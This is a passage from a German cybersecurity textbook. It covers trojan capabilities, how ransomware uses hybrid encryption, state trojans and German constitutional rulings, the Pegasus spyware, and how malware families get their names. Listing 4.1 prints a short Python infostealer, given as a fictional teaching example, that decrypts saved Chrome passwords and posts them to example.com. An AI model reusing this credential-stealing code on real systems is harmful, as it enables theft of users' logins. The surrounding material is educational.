Ein effektiver Trojaner besitzt außerdem die Fähigkeit, Screenshots anzufertigen oder eine Bildschirmübertragung aufzubauen. Einzelne Screenshots liefern punktuelle Einblicke, z. B. in gerade geöffnete Dokumente, interne Systeme oder Chatverläufe. Bildschirmübertragungen liefern möglicherweise mehr Informationen, sind jedoch auffälliger als vereinzelte Screenshots, weil sie deutlich mehr Bandbreite benötigen, länger andauern und dadurch sowohl durch Netzwerk-Monitoring und wahrnehmbare Systembelastungen für das Opfer leichter zu entdecken sind. Ein Screenshot kann zeigen, welche Projekte gerade laufen, mit wem kommuniziert wird, welche Tickets offen sind, welche Kundendaten angezeigt werden oder welche Systeme über welche Admin-Oberflächen verwaltet werden. Der Angreifer kann dadurch beispielsweise operative Abläufe rekonstruieren, mit denen er noch tiefer in die Organisation eindringen kann.

Noch invasiver sind Funktionen, mit denen die Kamera und das Mikrofon angezapft werden können. Technisch ist das bei vielen Endgeräten möglich, sofern der Trojaner über ausreichende Rechte verfügt. Der Angreifer könnte Tonaufnahmen aus Besprechungen mitschneiden oder den Arbeitsplatz visuell beobachten. Das ist besonders hilfreich, wenn Lagebesprechungen, Verhandlungen oder interne Krisensitzungen offline stattfinden und das Gerät im Raum bleibt. Mit dieser Funktionalität wird allerdings sparsam umgegangen, weil permanente Audio- und Video-Mitschnitte systemseitig auffällig sind.

Fast jeder Trojaner kann Dateien auflisten, kopieren, komprimieren und exfiltrieren. Anstatt jedoch große Archive direkt zu übertragen, kann ein Trojaner Daten in kleinen Portionen ausleiten und durch steganografische Methoden in legitimen Netzwerkprotokollen verstecken. Viele Trojaner unterstützen die Suche nach bestimmten Begriffen wie »Vertraulich«, »Angebot«, »Strategie« oder »Budget« und bestimmte Dateitypen wie *.docx*, *.xlsx*, *.pptx*, *.pdf*, CAD-Formate oder Quellcode.

Eng damit verbunden ist das Ausspähen der E-Mail- und Messenger-Kommunikation. Trojaner können lokale Mail-Clients auslesen, Profilordner kopieren, gespeicherte Anhänge abgreifen oder Suchfunktionen auf Postfachdateien anwenden. Bei Messengern hängt vieles von der Architektur ab. Manche Inhalte sind lokal gespeichert oder lassen sich über Session-Tokens und Browser-Cookies indirekt zugänglich machen. Ein Trojaner kann Cookies, gespeicherte Passwörter, Autofill-Daten und aktive Sessions aus Browserprofilen extrahieren. Mit einer aktiven Session kann er sich häufig in interne Portale, Cloud-Dienste, Ticket-Systeme oder CRM-Systeme einloggen, ohne überhaupt das Passwort zu kennen.

Damit ein Angreifer nicht auf einem einzelnen Rechner stecken bleibt, enthalten viele Trojaner Mechanismen zur Ausbreitung im Netzwerk oder zur Vorbereitung weiterer Zugriffe. Dazu gehört das Abgreifen von Zugangsdaten oder das Sammeln von Tokens, Zertifikaten und SSH-Keys. Sobald ein Trojaner an Zugangsdaten gelangt, kann der Angreifer möglicherweise auf weitere Systeme zugreifen.

4.3.3 Geld, Sabotage oder Spionage?

Es ist kurz nach drei Uhr morgens, als im Kontrollraum eines ukrainischen Energieversorgers die ersten Alarme aufleuchten. Zunächst wirkt alles noch relativ harmlos: Einzelne Systeme reagieren verzögert, Logdateien füllen sich ungewöhnlich schnell. Plötzlich verlieren mehrere Leitstellen den Zugriff auf ihre Steuerungsrechner. Bildschirme werden schwarz, und Konfigurationsdateien sind plötzlich nicht mehr lesbar. Wenig später erscheint auf einigen Systemen eine Nachricht: Die Daten seien verschlüsselt worden und ein Lösegeld werde gefordert.

Doch etwas passt nicht. Die Zahlungsanweisungen sind ungewöhnlich knapp gehalten und eine Kontaktmöglichkeit fehlt. Während Techniker fieberhaft versuchen, Teile des Netzes manuell zu stabilisieren, stellen Forensiker fest, dass große Datenmengen bereits Stunden vor der Verschlüsselung das Netzwerk verlassen haben: Konfigurationspläne, interne E-Mails und Zugangsdaten. Als am Morgen Teile der Region ohne Strom sind, richtet sich die öffentliche Aufmerksamkeit auf die angebliche Lösegeldforderung. Es werden Stimmen laut, warum die Regierung die Erpresser nicht bezahle, damit der Strom wieder läuft. Intern jedoch wächst der Verdacht, dass es nie um Geld ging. Die Malware zeigt Merkmale eines gezielten Angriffs, der präzise vorbereitet wurde. Zudem haben Malware-Analysten festgestellt, dass bei der Schlüsselgenerierung keine kryptografische Möglichkeit vorgesehen wurde, die Daten im Nachhinein wieder entschlüsseln zu können. Zurück bleiben ein beschädigtes Netz, verlorene Daten und die Erkenntnis, dass der sichtbare Angriff möglicherweise nur die Tarnung für eine weitreichendere Operation war.

Ransomware

Unter *Ransomware* versteht man ein Schadprogramm, das die Daten eines infizierten Systems verschlüsselt oder den Zugriff darauf blockiert, um vom Opfer ein Lösegeld (engl. *ransom*) zu erpressen. Sobald die Ransomware gestartet wurde, werden die Daten auf dem Zielsystem nacheinander verschlüsselt. In der Regel wird dabei ein hybrides Verschlüsselungsverfahren eingesetzt, bei dem ein symmetrischer Schlüssel direkt auf dem System des Opfers erzeugt und dieser mit einem asymmetrischen Verfahren verschlüsselt wird. Das Opfer kann beim Angreifer dann den privaten Schlüssel gegen ein Lösegeld erwerben. Abbildung 4.9 zeigt, wie Ransomware funktioniert.

Sobald die Ransomware auf dem System des Opfers ausgeführt wird, z. B. durch einen Klick auf eine infizierte Datei oder einen E-Mail-Anhang, generiert sie einen neuen symmetrischen Schlüssel, beispielsweise einen AES-256-Bit-Schlüssel. Symmetrische Verschlüsselungsverfahren wie AES sind deutlich schneller und effizienter als asymmetrische Verfahren wie RSA. Bei der Verschlüsselung vieler oder großer Dateien (wie von Dokumenten, Fotos, Videos etc.) ist die Geschwindigkeit entscheidend, und deshalb nutzt eine Ransomware in der Regel einen symmetrischen Verschlüsselungsalgorithmus wie AES.



Abbildung 4.9: Architektur einer Ransomware

Mit diesem generierten AES-Schlüssel verschlüsselt die Ransomware alle wichtigen Dateien auf dem Rechner des Opfers. Das heißt, die Dateien sind jetzt ohne den richtigen Schlüssel unbrauchbar. Der AES-Schlüssel bleibt im Speicher der Ransomware. Damit das Opfer den AES-Schlüssel nicht selbst rekonstruieren oder extrahieren kann, verschlüsselt sie den frisch erzeugten AES-Schlüssel mit einem öffentlichen RSA-Schlüssel. Dabei wird z. B. der RSA-4096-Bit-Algorithmus verwendet. Dieser öffentliche RSA-Schlüssel wird entweder mit der Malware ausgeliefert oder bei Bedarf aus dem Internet nachgeladen. Ersteres ist für den Angreifer sicherer, weil dann keine Internetverbindung erforderlich ist und keine spezifischen Server aufgerufen werden müssen, die später als IoCs IT-Forensikern dabei helfen, Gegenmaßnahmen zu implementieren oder Verbindungen zu anderen Ransomware-Gruppen herzustellen. Nach der Verschlüsselung liegt auf der Festplatte nur der mit RSA verschlüsselte AES-Schlüssel. Der eigentliche AES-Schlüssel ist für das Opfer somit unzugänglich.

Nachdem die Dateien verschlüsselt wurden und der Schlüssel gesichert ist, wird dem Opfer eine Lösegeldforderung, eine sogenannte *Ransom Note*, angezeigt. Im Fall der nordkoreanischen Ransomware *WannaCry* sah diese beispielsweise so aus, wie Abbildung 4.10 zeigt.

Der Angreifer erbringt in der Regel einen Beweis, dass er in der Lage ist, die in Geiselhaft genommenen Dateien zu entschlüsseln. Das kann beispielsweise durch die testweise Entschlüsselung einzelner Dateien erfolgen. Wenn das Opfer das Lösegeld zahlt, schickt der Angreifer den privaten RSA-Schlüssel, der mathematisch mit dem öffentlichen RSA-Schlüssel verbunden ist. Die Zuordnung erfolgt auf Basis einer ID, die meistens in der Ransom Note zu finden ist. Mit dem privaten Schlüssel kann der verschlüsselte AES-Schlüssel entschlüsselt werden, wodurch auch die Entschlüsselung aller Dateien auf dem System des Opfers möglich wird. In vielen Fällen wird Ransomware als Trojaner verbreitet.

Abbildung 4.10: Ransom Note für die nordkoreanische Ransomware WannaCry

Ransomware wird zunehmend als Mittel zur *Finanzierung staatlicher Aktivitäten* eingesetzt, insbesondere in Ländern wie Nordkorea. Dabei entwickeln staatliche Gruppen Schadsoftware, die gezielt Organisationen und Unternehmen weltweit angreift. Das Prinzip ist einfach: Nach der Infektion eines Systems verschlüsseln die Angreifer die Daten und fordern ein Lösegeld, meist in Kryptowährungen wie Bitcoin oder Monero, um die Anonymität zu wahren. Im Fall Nordkoreas dienen diese Angriffe nicht der persönlichen Bereicherung der beteiligten Akteure, sondern direkt der Finanzierung des Regimes.

Ransomware kann als Deckmantel für *Cyberspionage* dienen. Wie das funktioniert, habe ich bereits in Abschnitt 1.2.3, »Cyberspionage vs. Cyberkriminalität«, beschrieben.

4.3.4 Staatstrojaner

Es ist kurz nach Mitternacht. Sie liegen bereits im Bett und tippen noch schnell eine Nachricht an einen Freund: »Ich schaue mir noch eine Folge »Büro der Legenden« an und dann gehe ich schlafen.« In diesem Moment wird unbemerkt eine Schwachstelle im Betriebssystem Ihres Smartphones ausgenutzt: Ein kleines Programm wird nachgeladen, tarnt sich als harmloser Systemprozess – und von da an ist das Gerät nicht mehr nur Ihr Gerät. Es ist ein Sensor, der unter anderem Umgebungsgeräusche aufzeichnet und sowohl über die Front- als auch über die Back-Kamera in regelmäßigen Abständen Fotoaufnahmen

macht. Dahinter steckt ein Trojaner. Ein Trojaner ist eine Form von Schadsoftware, die sich als legitime oder harmlose Anwendung tarnt, im Hintergrund aber schädliche Funktionen ausführt. Anders als klassische Viren verbreitet sich ein Trojaner in der Regel nicht selbstständig weiter, sondern wird z. B. durch das Ausnutzen einer Sicherheitslücke unbemerkt auf ein System eingeschleust.

Ein *Staatstrojaner* ist keine einzelne, fest definierte Software, sondern eine Kategorie von Überwachungswerkzeugen. Im Kern handelt es sich um eine vom Staat entwickelte oder beauftragte Spionagesoftware, die z. B. zur Verbrechensaufklärung eingesetzt wird. In totalitären Staaten kann ein Staatstrojaner jedoch auch zur flächendeckenden Überwachung der Bevölkerung, zur Unterdrückung politischer Opposition oder zum gezielten Ausspähen von Journalisten, Aktivisten und Dissidenten eingesetzt werden. In diesen Fällen dient die Technologie weniger der rechtsstaatlichen Strafverfolgung als vielmehr der Machtsicherung und Kontrolle, häufig ohne transparente rechtliche Grundlagen oder Kontrolle.

In Deutschland wird im Kontext der Debatte um Staatstrojaner meist zwischen zwei Einsatzarten unterschieden, nämlich zwischen der *Quellen-Telekommunikationsüberwachung (Quellen-TKÜ)* und der *Online-Durchsuchung*:

- Bei der *Quellen-TKÜ* soll nur die laufende Kommunikation überwacht werden, also Chats, VoIP-Telefonie oder Messenger-Inhalte, und zwar direkt an der Quelle, d. h. direkt auf dem Gerät, bevor die Ende-zu-Ende-Verschlüsselung greift oder nachdem sie dort wieder entschlüsselt wird.[8]
- Die *Online-Durchsuchung* geht einen Schritt weiter. Sie hat einen umfassenderen Zugriff auf das betroffene IT-System zum Ziel, also potenziell auch auf Dateien, Fotos, Notizen, gespeicherte Passwörter oder lokal vorgehaltene Inhalte.

Wie Sie bereits wissen, schützt die Ende-zu-Ende-Verschlüsselung die Inhalte nur auf dem Transportweg. Das Bundesverfassungsgericht hat bereits 2008 im Zusammenhang mit heimlichen Zugriffen auf IT-Systeme das Grundrecht auf Gewährleistung der Vertraulichkeit und Integrität informationstechnischer Systeme geprägt und sehr hohe Hürden für derartige Eingriffe formuliert.[9] Später hat das Gericht die Anforderungen weiter konkretisiert. 2025 befasste es sich erneut mit Ermächtigungen zur Quellen-TKÜ und Online-Durchsuchung und prüfte deren verfassungsrechtliche Grenzen im Detail.[10]

8 Bundeskriminalamt. (n. d.). Quellen-TKÜ und Online-Durchsuchung. *https://www.bka.de/DE/UnsereAufgaben/Ermittlungsunterstuetzung/Technologien/QuellentkueOnlinedurchsuchung/quellentkueOnlinedurchsuchung_node.html* [Stand: 01.01.2026].

9 Bundesverfassungsgericht. (27.02.2008). Urteil vom 27. Februar 2008 – 1 BvR 370/07, 1 BvR 595/07. *https://www.bundesverfassungsgericht.de/SharedDocs/Entscheidungen/DE/2008/02/rs20080227_1bvr037007.html* [Stand: 01.01.2026].

10 Bundesverfassungsgericht. (24.06.2025). Beschluss vom 24. Juni 2025 – 1 BvR 180/23 (u. a.). *https://www.bundesverfassungsgericht.de/SharedDocs/Entscheidungen/DE/2025/06/rs20250624_1bvr018023.html* [Stand: 01.01.2026].

Kriminalität und Kommunikation haben sich in den letzten Jahren grundlegend verändert. Organisierte Kriminalität, Terrorismus, Erpressung, Kindesmissbrauch, aber auch professionelle Betrugsnetzwerke verlagern Absprachen in verschlüsselte Messenger. Wer nur klassische Telekommunikationsüberwachung betreibt, sieht dann häufig höchstens Metadaten, nicht aber den Inhalt. Metadaten können zwar bereits wertvolle Informationen liefern, allerdings reichen sie oft nicht aus, um eine konkrete Straftat nachzuweisen. Der Staat muss bei schweren Straftaten im Internet handlungsfähig bleiben, sonst entsteht ein »blinder Fleck« in der Strafverfolgung. Es steht technisch betrachtet außer Frage, dass eine starke Verschlüsselung die Inhaltsdaten schützt, zumindest solange es keinen mathematischen Trick gibt, um den Schutz des Verschlüsselungsalgorithmus auszuhebeln.

Ein Staatstrojaner braucht jedoch immer eine Eintrittstür zu dem System, das überwacht werden soll. Das kann z. B. eine Schwachstelle oder eine Fehlkonfiguration sein. In der Praxis heißt das, dass hier ein Interesse daran besteht, bestimmte Sicherheitslücken nicht sofort schließen zu lassen, sondern sie für Zugriffe nutzbar zu halten. Das kollidiert allerdings mit dem Interesse an robuster IT-Sicherheit, gerade weil dieselben Lücken auch von Kriminellen oder gegnerischen Nachrichtendiensten gefunden und ausgenutzt werden können.

Bei aller berechtigten Diskussion über Kontrollverlust darf dabei nicht vergessen werden, dass Verschlüsselung ein Schutzmechanismus ist, der nicht nur für Kriminelle, sondern auch für staatliche Stellen, Unternehmen und Bürger gleichermaßen gilt. Ende-zu-Ende-Verschlüsselung schützt sensible Kommunikation vor Ausspähung, Manipulation und Sabotage, gerade auch vor ausländischen Nachrichtendiensten, Cyberkriminellen oder Wirtschaftsspionen. In sicherheitskritischen Umgebungen ist starke Verschlüsselung eine Voraussetzung für die Integrität und Vertraulichkeit. Versuche, verschlüsselte Kommunikation systematisch zu umgehen oder technisch aufzuweichen, schaffen deshalb eine strukturelle Schwächung. Jede absichtlich eingebaute Zugriffsmöglichkeit, jede Hintertür oder clientseitige Backdoor kann nicht exklusiv »für die Guten« existieren. Was staatliche Stellen technisch nutzen können, wird früher oder später auch für fremde Nachrichtendienste interessant.

Und wir dürfen nicht vergessen: Wer einen Trojaner (und damit sind auch Staatstrojaner gemeint) kompromittiert, kontrolliert auch die Opfer. Aus einem ursprünglich rechtssicheren Zugriff wird plötzlich eine unbeabsichtigte Auslieferung an einen unbekannten Gegner.

Frage #032: Ab welchem Punkt wird aus gezielter Überwachung eine strukturelle Schwächung der IT-Sicherheit für alle?

Frage #033: Ist das Risiko, Sicherheitslücken bewusst offen zu halten oder auszunutzen, um Staatstrojaner einzusetzen, den erhofften Ermittlungsgewinn wert?

4.3.5 Pegasus

Pegasus ist der Name einer *Spyware*, die von der israelischen Firma *NSO Group* entwickelt wurde. Sie steht wie kaum ein anderes Werkzeug für eine moderne Form digitaler Überwachung, durch die das Smartphone zur Wanze wird. Pegasus ist kein gewöhnlicher Trojaner, sondern ein hochentwickeltes Implantat, das darauf ausgelegt ist, unbemerkt Kontrolle über ein Gerät zu gewinnen und anschließend möglichst viele Kommunikations- und Sensordaten auszuleiten. NSO hat Pegasus über Jahre als Produkt für staatliche Kunden vermarktet und damit geworben, es diene der Bekämpfung schwerer Kriminalität und des Terrorismus. Gleichzeitig zeigen zahlreiche Untersuchungen, dass die Software von unterschiedlichen Ländern in der Praxis immer wieder gegen Journalisten, Aktivisten, Anwälte oder politische Gegner eingesetzt wurde.[11]

Interessant ist an dieser Stelle, wie Pegasus auf ein Gerät kommt. 2016 erhielt der Menschenrechtsaktivist Ahmed Mansoor SMS-Nachrichten mit einem Link, der offenbar zu »Enthüllungen« führen sollte. Mansoor leitete die Nachrichten an Forscher weiter, und das *Citizen Lab* konnte den dahinterstehenden Angriff analysieren. Hinter den Links steckte eine Exploit-Kette, die aus der Ferne ein iPhone kompromittieren sollte, ohne dass Mansoor eine App installieren musste. Das Citizen Lab ordnete die Infrastruktur NSO bzw. Pegasus zu und zeigte damit, wie professionell solche Angriffe aufgebaut sind.[12]

Mit der Zeit wurde Pegasus noch gefährlicher, weil sich die Infektionswege zu *Zero-Click-Exploits* weiterentwickelt haben. Mithilfe eines Zero-Click-Exploits kann ein Angreifer ein Zielsystem kompromittieren, ohne dass das Opfer irgendetwas anklicken, öffnen oder bestätigen muss. Die Malware – oder in diesem Fall die Spionagesoftware Pegasus – kann somit bei Bedarf einfach auf ein Zielgerät aufgespielt werden. Dabei können Ihre Sicherheitsmaßnahmen noch so ausgeklügelt und strikt umgesetzt sein.

Was passiert, wenn Pegasus einmal auf Ihrem Gerät installiert ist? Dann wird Ihr Smartphone für den Angreifer zu einer reichhaltigen Informationsquelle, weil alle Nachrichten, Anrufe, Fotos, der Kalender, Kontakte, Standorte, E-Mails, Apps, Zwei-Faktor-Codes und vieles mehr abgegriffen werden kann. Pegasus soll auch das Mikrofon und die Kamera aktivieren können. Gespräche, Meetings und Hintergrundgeräusche können so in Echtzeit mitverfolgt werden. Selbst wenn bestimmte Chats Ende-zu-Ende-verschlüsselt sind, ist das Endgerät der Schwachpunkt. Genau dieser Gedanke steckt auch hinter der Chatkontrolle (siehe Abschnitt 3.2.4). Wenn Inhalte auf dem Endgerät geprüft werden, spielt es

11 Amnesty International. (18.07.2021). Forensic methodology report: How to catch NSO Group's Pegasus. *https://www.amnesty.org/en/latest/research/2021/07/forensic-methodology-report-how-to-catch-nso-groups-pegasus* [Stand: 02.01.2026].

12 Marczak, B., Scott-Railton, J., McKune, S., Abdul Razzak, B., & Deibert, R. (24.08.2016). The Million Dollar Dissident: NSO Group's iPhone zero-day exploit chain used to target Ahmed Mansoor. The Citizen Lab. *https://citizenlab.ca/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae* [Stand: 02.01.2025].

keine Rolle mehr, wie gut die Übertragung verschlüsselt ist. Die Kontrolle setzt, wie bei Pegasus, vor der Verschlüsselung und beim Kommunikationspartner nach der Verschlüsselung an.

Die USA setzten NSO Group 2021 auf die *Entity List* und begründeten das mit Hinweisen darauf, dass Spyware an ausländische Regierungen geliefert wurde, die damit unter anderem Journalisten, Aktivisten, Wissenschaftler und Regierungsmitarbeiter ins Visier genommen hätten.[13] Die Entity List ist eine Sanktionsliste der US-Regierung, mit der ausländische Unternehmen, Organisationen oder Einzelpersonen als sicherheitsrelevant problematisch eingestuft werden. Meta/WhatsApp warf NSO vor, 2019 eine Schwachstelle genutzt zu haben, um 1.400 Nutzer zu kompromittieren. In den letzten Jahren gab es dazu wichtige Gerichtsentscheidungen, und 2025 berichtete Amnesty International über ein Urteil, bei dem die NSO Group im Fall WhatsApp zu hohen Schadensersatzzahlungen verurteilt wurde.[14]

Für Nachrichtendienste ist Pegasus vor allem deshalb so attraktiv, weil es die Überwachung direkt auf das Endgerät der Zielperson verlagert. Klassische Fernmeldeaufklärung stößt heute schnell an Grenzen, da Messenger, E-Mails und Telefonie weitgehend Ende-zu-Ende-verschlüsselt sind. Pegasus umgeht dieses Problem vollständig. Pegasus wird nicht massenhaft eingesetzt, sondern gegen ausgewählte Personen. Das reduziert den politischen und operativen Kollateralschaden und passt zur klassischen Arbeitsweise von Nachrichtendiensten. Gleichzeitig erlaubt die Spyware eine langfristige Überwachung. Ein erfolgreich kompromittiertes Gerät kann über Wochen oder Monate Daten liefern, ohne dass eine physische Observation oder andere aufwendige Maßnahmen nötig sind.

Dass Pegasus tatsächlich von staatlichen Stellen und Nachrichtendiensten eingesetzt wurde, ist inzwischen gut dokumentiert:

- Im Rahmen des sogenannten *Catalangate* in Spanien belegte das Citizen Lab, dass zahlreiche katalanische Politiker, Aktivisten und deren Umfeld mit Pegasus überwacht wurden. In der politischen Aufarbeitung wurde der spanische Nachrichtendienst *Centro Nacional de Inteligencia (CNI)* mit dem Einsatz in Verbindung gebracht.[15]

13 U.S. Department of Commerce, Bureau of Industry and Security. (04.11.2021). Commerce adds NSO Group and other foreign companies to Entity List for malicious cyber activities. *https://www.bis.gov/press-release/commerce-adds-nso-group-other-foreign-companies-entity-list-malicious-cyber-activities* [Stand: 02.01.2026].

14 Amnesty International. (07.05.2025). Global: Ruling against NSO Group in Whatsapp case a »momentous win in fight against spyware abuse« — Amnesty International. *https://www.amnesty.org/en/latest/news/2025/05/ruling-against-nso-group-in-whatsapp-case-a-momentous-win* [Stand: 02.01.2025].

15 Reuters. (2022). Spain's spy chief sacked over Pegasus case. *https://www.reuters.com/world/europe/spains-spy-chief-sacked-over-pegasus-case-el-pais-reports-2022-05-10/* [Stand: 02.01.2026].

- Der polnische Generalstaatsanwalt bestätigte, dass Pegasus von mehreren polnischen staatlichen Sicherheitsbehörden genutzt worden sei. Genannt wurden unter anderem das Antikorruptionsbüro sowie militärische und innere Sicherheitsdienste. Berichte sprechen von Hunderten Überwachungszielen, darunter auch Oppositionspolitiker.[16]

Für Nachrichtendienste ist Pegasus somit weit mehr als nur ein einfaches Überwachungswerkzeug. Es ist ein strategisches Spionageinstrument, das klassische SIGINT, HUMINT und technische Überwachung in einem einzigen digitalen Implantat bündelt. Gleichzeitig macht genau diese Leistungsfähigkeit Pegasus politisch so umstritten. Denn wer ein Smartphone kontrolliert, kontrolliert große Teile des privaten und beruflichen Lebens einer Person.

Frage #034: Ist die Überwachung mit Pegasus verhältnismäßig, wenn ein betroffenes Smartphone das komplette Privat- und Berufsleben offenlegt?

Frage #035: Sollte ein Nachrichtendienst ein derart mächtiges Überwachungswerkzeug wie Pegasus von einem privaten Anbieter einkaufen oder selbst entwickeln?

Frage #036: Könnten Informationen beim Einsatz von Pegasus zurück an den Hersteller fließen, und was wären die Folgen?

4.4 Wie kommt man auf solche Namen?

Eine systematische Benennung von Bedrohungen ist ein zentraler Bestandteil der Kommunikation zwischen Analysten und Nachrichtendiensten untereinander. Doch wer genau entscheidet eigentlich, wie eine neue Malware oder eine APT-Gruppe heißt? Und warum gibt es manchmal mehrere Namen für dieselbe Bedrohung?

In der Regel erfolgt die Benennung durch Sicherheitsunternehmen, wie z. B. *Mandiant*, *Kaspersky*, *ESET*, *Symantec* oder *CrowdStrike*, sowie durch CERTs, Behörden oder Sicherheitsforscher.

Bei der Vergabe von Namen orientiert man sich an verschiedenen Merkmalen. Häufig spielt die Funktion der Malware eine zentrale Rolle. So werden z. B. Begriffe wie »Ransomware«, »Infostealer« oder »Keylogger« verwendet, um die Hauptfunktion zu beschreiben. Ebenso fließen auffällige Strings, Dateinamen oder Konfigurationsparameter aus dem Quellcode in die Namensgebung ein. Ein Beispiel dafür ist *DarkComet*, ein Remote-Access-Trojaner, der den gleichnamigen String in sich trug.

Betrachten wir mal den folgenden Code eines (fiktiven) Infostealers. Ein Infostealer ist darauf spezialisiert, sensible Informationen von einem infizierten System zu stehlen.

16 Associated Press. (02.02.2024). Poland's prosecutor general says previous government used spyware against hundreds of people. Associated Press. *https://apnews.com/article/poland-spyware-pegasus-nso-group-israel-413bb3cb27daac011d52b524c6d16160* [Stand: 02.01.2026].

Dazu gehören vor allem Zugangsdaten wie Passwörter, Kreditkarteninformationen, Cookies, Autofill-Daten aus Browsern oder auch gespeicherte Wallet-Schlüssel. Die gestohlenen Daten werden in der Regel an einen externen Server übermittelt, wo sie vom Angreifer weiterverwertet oder verkauft werden können:

```
import os, json, base64, shutil, sqlite3, requests
from Cryptodome.Cipher import AES

def get_key():
    path = os.path.expanduser('~') +
           r"\AppData\Local\Google\Chrome\User Data\Local State"
    key = json.loads(open(path).read())["os_crypt"]["encrypted_key"]
    return base64.b64decode(key)[-16:]

def steal():
    db = os.path.expanduser('~') +
         r"\AppData\Local\Google\Chrome\User Data\Default\Login Data"
    shutil.copyfile(db, "tmp.db")
    conn = sqlite3.connect("tmp.db")
    ps = []
    for url, user, pwd in conn.execute("SELECT origin_url,
                                        username_value,
                                        password_value FROM logins"):
        try:
            iv, ct = pwd[3:15], pwd[15:]
            dec = AES.new(get_key(),
                  AES.MODE_GCM, iv).decrypt(ct).decode()
            ps.append(f"{url} | {user} | {dec}")
        except: pass
    conn.close(); os.remove("tmp.db")
    requests.post("http://example.com/receive",
                  data={"data": "\n".join(ps)},
                  headers={"User-Agent": "Stealix/1.0"})
steal()
```

Listing 4.1: Ein Beispiel für eine Malware

Wie könnte dieser Infostealer von einen Malware-Analysten sinnvollerweise benannt werden? Ein passender Name ist *Stealix*. Warum? Der String `Stealix` ist auffällig und direkt im Code als User-Agent am Ende der Funktion `steal` sichtbar.

Oft erhalten Malware-Familien auch Namen, die sich auf das Angriffsziel oder den Ort der Entdeckung beziehen. Die Schadsoftware *NotPetya* wurde beispielsweise zunächst in der Ukraine aktiv und sollte an die bereits bekannte *Petya*-Ransomware erinnern, obwohl es sich technisch um eine Wiper-Malware handelte.

Es ist nicht ungewöhnlich, dass Malware nach Figuren oder Serien aus der japanischen Popkultur benannt wird. Diese Praxis verweist auf die persönlichen Interessen der Entwickler und erlaubt interessante Rückschlüsse auf deren kulturellen Hintergrund. Die Benennung von Schadsoftware mit Bezug zu Anime ist dabei nicht nur Ausdruck individueller Vorlieben, sondern lässt teilweise auch auf die dahinterstehende Funktionalität schließen:

- Ein prominentes Beispiel ist die Malware *Mirai*, die weltweit für den Aufbau von Botnetzen aus IoT-Geräten eingesetzt wurde, um koordinierte DDoS-Angriffe durchzuführen. Die Benennung dieser Malware lässt sich möglicherweise auf den Anime »Mirai Nikki« (dt. »Zukunftstagebuch«) zurückführen. Diese Annahme stützt sich auf das Pseudonym des Entwicklers, nämlich »Anna-Senpai«, eine direkte Anspielung auf einen Charakter aus dem Anime »Shimoneta«. Diese Aliaswahl legt nahe, dass der Entwickler selbst ein Anhänger der Anime-Kultur ist und deren Begrifflichkeiten bewusst in seine Arbeit einfließen lässt. Eine weitere Variante der Mirai-Malware trägt den Namen *Shinoa*. Das ist ein Charakter aus dem Anime »Seraph of the End«. Diese Namen wurden von Sicherheitsforschern bei der Analyse des Quellcodes identifiziert.
- Im Gegensatz zu konventionellen Ransomware-Trojanern fordert *Rensenware* kein Lösegeld in Kryptowährung, sondern zwingt Betroffene dazu, über 200 Millionen Punkte im Lunatic-Modus des Spiels »Touhou Seirensen ~ Undefined Fantastic Object« zu erzielen, um ihre Daten zu entschlüsseln. Technisch verschlüsselt die Malware die Dateien mit dem AES-256-Bit-Algorithmus. Entwickelt wurde sie von einem südkoreanischen Studenten, der später ein Entschlüsselungstool bereitstellte und sich öffentlich entschuldigte.
- Auch die Ransomware *Ryuk*, benannt nach dem gleichnamigen Shinigami (Todesgott) aus dem Anime »Death Note«, zeigt diese Tendenz. Sie wurde 2018 erstmals entdeckt und wird mit Angriffen auf kritische Infrastrukturen wie Krankenhäuser oder kommunale Verwaltungseinrichtungen in Verbindung gebracht. Experten gehen davon aus, dass Ryuk auf der ursprünglichen *Hermes*-Ransomware basiert. Die Urheberschaft ist umstritten: Einige Quellen bringen sie mit der nordkoreanischen Lazarus-Gruppe in Verbindung, andere vermuten russische Akteure dahinter.

Die Namenswahl von Malware nach Anime-Charakteren ist jedoch nicht ausschließlich Ausdruck individueller Faszination. Vielmehr spiegelt sie auch eine tiefere menschliche Tendenz wider: persönliche Interessen und kulturelle Bezugspunkte in technische Prozesse zu integrieren, sei es bei der Wahl von Pseudonymen, Passwörtern oder Softwarebezeichnungen. Die Verwendung von Anime-Avataren in Foren oder auf GitHub, ebenso wie deren Einsatz in Malware-Pop-ups und Ransom-Notes, dient darüber hinaus der Tarnung. Anime-Charaktere vermitteln eine scheinbar harmlose, manchmal sogar kindlich-verspielte Online-Persona, die von der Ernsthaftigkeit und Bedrohlichkeit der damit verbundenen Software bewusst ablenken kann, wie Abbildung 4.11 zeigt.



Abbildung 4.11: Pop-up im Anime-Stil zur Eingabe von Kreditkarteninformationen (Quelle: https://www.youtube.com/watch?v=6DFTEy7qKFQ)

Kapitel 5
Staatliche Akteure

